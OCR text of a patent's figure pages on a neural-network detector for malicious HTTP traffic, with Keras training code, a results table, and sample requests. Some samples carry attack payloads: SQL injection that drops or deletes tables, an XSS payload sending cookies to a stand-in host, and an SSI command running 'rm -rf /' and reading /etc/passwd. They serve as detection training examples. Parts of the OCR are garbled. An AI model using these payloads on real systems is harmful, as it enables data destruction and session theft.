Database(s) 180
Network 150
Code Segments
Classified Segments
Visualization Controller 114
Overlay Engine 116
Text Editor 102
Programmer(s)

FIG. 3C



400
GET http://localhost:8080/tienda1/miembros/editar.jsp?modo=registro&login=lemar&password=43lpe7de2o3&nombre=Blanca&apellidos=Valor+Agudo&
email=vallarine7%407horas.mo&dni=90125861Q&direccion=Plaza+Monasterio+De+La+Oliva%2C+S%2FN%2C+&ciudad=Tembleque&
cp=%27+DELETE+FROM+USERS&provincia=Navarra&nic=7119531551958366&B1=Registrar HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.6 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=B3CEAEF563A44E8A8E516EFE2EA470FD
Connection: close
402
402

FIG. 4

500

```
# In[1]:

import numpy as np
import re
import random
from keras.models import Sequential
from keras.layers import Dense, LSTM, Convolution1D, Bidirectional, Embedding, Activation, Dropout,
    BatchNormalization, Flatten
from keras.callbacks import ModelCheckpoint
from keras.utils import np_utils
from keras.optimizers import SGD
from keras.preprocessing.sequence import pad_sequences
from sklearn.cross_validation import train_test_split
from keras.wrappers.scikit_learn import KerasClassifier
from sklearn.model_selection import GridSearchCV
import h5py
#from __future__ import print_function


# # Data preprocessing

# In[2]:

def read_text(text_loc):
    file=open(text_loc,'r').read().splitlines(True)

    return file


# In[3]:

#Function that splits the file into individual samples based on the Header
#also checks the number of lines per sample and returns the largest value across all samples
```

FIG. 5

600

```
def get_samples(text_loc):
    maxlength=0
    token=('GET','HEAD','POST','PUT','DELETE','CONNECT','OPTIONS','TRACE')
    chunks=[]
    current=[]

    for line in text_loc:
        if line.startswith(tuple(token)) and current:
            current="".join(current)
            chunks.append(current)
            maxlength=max(maxlength,len(current))
            current=[]
        current.append(line)
        maxlength=max(maxlength,len(current))

    return chunks,maxlength


# In[4]:

Bad=read_text('anomalousTrafficTest.txt')
Good=read_text('normalTrafficTraining.txt')
#create character vocabulary and index
chars=sorted(list(set(open('anomalousTrafficTest.txt').read())))#incoprorate normal vocab (can cheat
    with out-of-vocab symbo
Chars2int=dict((c,int(i+1)) for i,c in enumerate(chars))
Int2Chars=dict((i+1, c) for i, c in enumerate(chars))
# Chars2int[''] = 0
# Int2Chars[0] =''
MaliciousSamples,BadL=get_samples(Bad)
BenignSamples,GoodL=get_samples(Good)
##right now SameSize is used to make sure that both catogories are equally sampled
SameSize=min(len(MaliciousSamples),len(BenignSamples))
print SameSize
MaliciousSamples=MaliciousSamples[:SameSize][:SameSize]
BenignSamples=BenignSamples[:SameSize]
# Int2Chars[81] = Int2Chars.pop(0)
# Chars2int['\n'] = 81

#print BenignSamples[0]
print Int2Chars
#print Chars2int
#print len(Int2Chars)


# In[5]:

#switch chars to index values
def get_dataX(concat_logs):


    dataX = []

    for seq_in in concat_logs:
        #seq_in =concat_logs[i]
        val=[Chars2int[char] for char in seq_in]
        dataX.append(val)

    return dataX


# In[6]:

max_normal = max(map(len, BenignSamples))
max_anomaly = max(map(len, MaliciousSamples))
#Find the longest sample in terms of characters
```

FIG. 6

700

```
max_len = max(max_normal, max_anomaly)
print(max_len)

dataX_normal = get_dataX(BenignSamples)
dataX_anomaly = get_dataX(MaliciousSamples)
#pad shorter sequences with zeros
X_normal = pad_sequences(dataX_normal, maxlen=max_len, dtype='float32')
X_anomaly = pad_sequences(dataX_anomaly, maxlen=max_len, dtype='float32')
X_combined=np.concatenate((X_normal, X_anomaly), axis=0)
Y_normal=np.zeros(len(dataX_normal))
Y_anomaly=np.ones(len(dataX_anomaly))
Y_combined=np.concatenate((Y_normal, Y_anomaly), axis=0)
Y = Y_combined


# In[7]:

#maps samples into a 3D input matrix (boolean)
X = np.zeros((len(X_combined), max_len, len(chars)), dtype=np.bool)
print X.shape
for i, sample in enumerate(X_combined):
    for t, charInt in enumerate(sample):
        if int(charInt)!=0:
            X[i, t, int(charInt)-1] = 1
X_train, X_test, y_train, y_test = train_test_split(X, Y, test_size=0.1, random_state=7)
del X#free up memory

#X_train.shape
print X_train.shape[1:]


# # Model Selection

# In[8]:

batch_size = 192

epochs=10

model = Sequential()
model.add(Convolution1D(nb_filter=128, filter_length=7, subsample_length=1,activation='relu',
    input_shape=X_train.shape[1:], name='convid_1'))
#batch norm
model.add(BatchNormalization())
model.add(Dropout(0.1))
model.add(Convolution1D(nb_filter=128, filter_length=7, subsample_length=2,activation='relu', name='
    convid_2'))
model.add(BatchNormalization())
model.add(Dropout(0.1))
model.add(Convolution1D(nb_filter=128, filter_length=7, subsample_length=2,activation='relu', name='
    convid_3'))
model.add(Bidirectional(LSTM(256,return_sequences=True,dropout_W=0.4, dropout_U=0.15),name='BiDrnn_1')
    )
model.add(Flatten())#only need to add if return sequences True
model.add(Dense(1, init='normal', activation='sigmoid',name='siglayer'))

model.compile(loss='binary_crossentropy', optimizer='adam', metrics=['accuracy','recall','precision'])
#model.load_weights('3CNN1RNNWithDropoutFlatten.h5')
history=model.fit(X_train, y_train, nb_epoch=epochs, batch_size=batch_size, verbose=2,
    validation_split=0.2, shuffle=True)


#model.save_weights('my_model_weights.h5')
```

FIG. 7


```
loss,accuracy,recall,precision=model.evaluate(X_test, y_test)
print("\nLoss: %.2f, Accuracy: %.2f%%, recall: %.2f%%, precision: %.2f%% " % (loss, accuracy*100,
    recall*100,precision*100))
```

FIG. 8

900

```
GET http://localhost:8080/tienda1/index.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8
(like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q
=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=1F767F17239C9B670A39E9B10C3825F4
Connection: close
```

FIG. 9


```
POST http://localhost:8080/tienda1/pub "lico/antdateras.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=DADAAAAAAAAAAAAAAAAAAAAAAAAAAA
Contection: close
```

FIG. 10

1100

Approach	Accuracy	Speed
Human Assessment	99%	1 Samples/s
Heuristic Approach	87%	1-10 Samples/s
Neural Network	98%	160 Samples/s

FIG. 11



1200
Out
"Output layer"
w1
w2
w3
F1
F2
F3
"Hidden layer"
w11
w21
w10
w31
w20
w30
X1
1

FIG. 12




FIG. 13




FIG. 14

1500

```
batch_size = 192
epochs=10
model = Sequential()
model.add(Convolution1D(nb_filter=128, filter_length=7, subsample_length=1,activation='relu',
input_shape=X_train.shape[1:]))
model.add(Convolution1D(nb_filter=128, filter_length=7, subsample_length=2,activation='relu'))
model.add(Convolution1D(nb_filter=128, filter_length=7, subsample_length=2,activation='relu'))
model.add(Bidirectional(LSTM(256,dropout_W=0.4, dropout_U=0.15),name='BiDrnn_1'))
model.compile(loss='binary_crossentropy', optimizer='adam', metrics=['accuracy','recall','precision'])
model.fit(X_train, y_train, nb_epoch=epochs, batch_size=batch_size, verbose=2, validation_split=0.2, shuffle=True)
```

FIG. 15



1600
GET htt ocalhos tienda/mi jsp?modo=registro r&password= re=
=mail=va 125861Q ccion=P onastero+De+La+O
t=ELETE+FROM+U incia=Na egistra
User
Pra ma: no-cache
Cache-con ol: no-cache
Ac Axml,applica /xml,applica ion/xhtml+xml,text ml;q=0.9
Accept-Encoding: zip, x zip, defla
Accept-C set: 05
Accept-La
ocalhos 080
Co SESSIONID=B3CE A4 A8E516E
Con ction: close

FIG. 16




FIG. 17

http://www.example.com/
index.php?**username=1'%20or%20'1'%20=%20'1&password=1'%20o**
r%20'1'%20=%20'1

FIG. 18



1900
NETWORK INTERFACE
1908
1902
PROCESSOR
I/O INTERFACE
1906
MEMORY
1904

FIG. 19

CA 3000166 2018-04-03




FIG. 20A

blico/vaciar.jsp?B2=%27

ERE+nombre+LIKE+%27%25

FIG. 20B

blico/vaciar.jsp?B2=%27%3B+DROP+TABLE
+usuarios%3B+SELECT+*+FROM+datos+WHERE+nombre+LIKE+%27%25 HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache

FIG. 20C

2100




123123%26+username%3D%253C%2573%2563%2572%2569%2570%2574%2
53E%2564%256F%2563%2575%256D%2565%256E%2574%252E%256C%256F%2563%2561%2574
%2569%256F%256E%253D%2527%2568%2574%2574%2570%253A%252F%252F%2561%2574%2
574%2561%2563%256B%2565%2572%2568%256F%2573%2574%252E%2565%2578%2561%256D
%2570%256C%2565%252F%2563%2567%2569%252D%2562%2569%256E%252F%2563%256F%2
56F%256B%2569%2565%2573%2574%2565%2561%256C%252E%2563%2567%2569%253F%2527
%2528%2564%256F%2563%2575%256D%2565%256E%2574%252E%2563%256F%256F%256B%2
569%2565%253C%252F%2573+%2563%2572%2569%257

FIG. 21

2312%26+
username%3D%3Cscript%3Edocument.location%3D%27http%3A%2F%2Fhacker+.example.com%2Fcgi-bin
%2Fcookiesteal.cgi%3F%27%2B+document.cookie%3C%2Fscript%3E&email=seward_sepulvede%40promotorareina.bt&dni=
05599581R&direccion=Cuesta+Del+Mercadillo%2C+30+&ciudad=Valdemeca&cp=44367&provincia=Palencia&ntc=258878803100404

FIG. 22



nombre=Set-cookie%253A%2BTamper
%253D1041264011025374727&apellidos=Nebot+Curell&email=vadis%40clubdegolf.com.gf&dni=
05120273J&direccion=C%2F+Guardia+Civil+181+10%3FF&ciudad=

FIG. 23

th: 134

id=3%3C%21--%23exec+cmd%3D%22rm+-rf+%2F%3Bcat+%2Fetc%2Fpasswd%22+--%3E&nombre=Vino+Rioja&precio=100&cantidad=56&B1=A%F1a

FIG. 24

2500
/publico/registro.jsp?modo=registro&login=danzig&password=BBL7
illa/5.0 (compatible;

FIG. 25

